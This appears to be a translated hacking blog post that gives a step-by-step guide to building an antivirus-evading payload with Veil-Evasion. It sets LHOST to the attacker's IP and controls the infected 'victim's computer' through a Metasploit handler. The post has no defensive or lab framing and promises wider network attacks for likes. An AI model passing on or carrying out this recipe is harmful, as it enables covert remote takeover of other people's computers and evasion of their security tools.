Veil-Evasilion и Metasploit
Well, it's time for a serious hack. Today I will tell you about the Veil Evasion framework.
This wonderful program is capable of creating a virus that does not burn with an antivirus, when launched on the hacker's computer, full access to the infected machine will appear.
Intrigued? Then let's get started!
First you need to install any Linux distribution on your computer, but I recommend Kali Linux. Then you will understand why.
Open the terminal and write the command "git clone
https://github.com/Veil-Framework/Veil-Evasion.git" in it (naturally without quotes)
A folder called Veil Evasion will be downloaded to our computer. We go into it using the command "cd Veil-Evasion", then into the setup folder
using the command "cd setup" and write the most important command: "./setup.sh" (WITHOUT QUOTES)
The installation process will begin, during which you must agree with everything, by entering the letter "Y" or installing different programs,
for example Python and many more. I warn you right away - the process is quite long, and when it will seem that the installation is frozen
we must continue to wait.
After successful installation go to the Veil-Evasion folder and write "./Veil-Evasion.py"

Your terminal turns into a window for creating a future virus. You need to write the command "list", and you will see absolutely
all available viruses, but we only need one. We write "use 32" and start configuring the virus.
Immediately write the command "set USE_PYHERION Y" and press enter. It is important to note - You must write strictly
in large letters, otherwise nothing will come of it. Further more interesting, we need to find out our ip address in the network in which we are now.
Now I will analyze an example of an attack on a local network, but if this post gets a lot of likes, then I will tell you about an attack across the entire network.
With the "ifconfig" command entered in another terminal, we find out our local ip. It will be opposite the network adapter you are using, namely wlan0.
it usually looks like 192.168.1.4. After that, in the window where we create the virus, write "set LHOST YOUR IP ADDRESS".
That is, if my ip was 192.168.1.5, then I would write the following: "set LHOST 192.168.1.5" (WITHOUT QUOTES).
After all this, our virus is almost ready, it remains to write "generate". We will be asked to enter the name of our virus. Write, but only in English.
It is important. After that, enter the number 1 and wait. When the generation is over, the path to the created virus will be highlighted in green.
We copy it without the name of the virus itself and go to this folder using the cd command. Typically, you would enter the following "cd / usr / share / veil-output / compiled".
In the folder there will be an exe file, it is it that must be run on the victim's computer. But you must somehow manage the captured PC!
For this, Cali Linux has the Metasploit program. Most other Linux distributions do not have it, and you will have to install it yourself.
It is invoked using the "msfconsole" command in the terminal. After loading (30 seconds) You need to do the following:
In the window in which we created the virus there is a column "Handler File". We copy what is in it and in the window with Metasploit
we write: "resource WHAT WE COPYED", that is, something like this "resource /usr/share/veil-output/handlers/payload_handler.rc"
Now all that remains is to launch our virus on another PC, and in the Metasploit window we will be able to control it. I will tell you how to do this in other articles.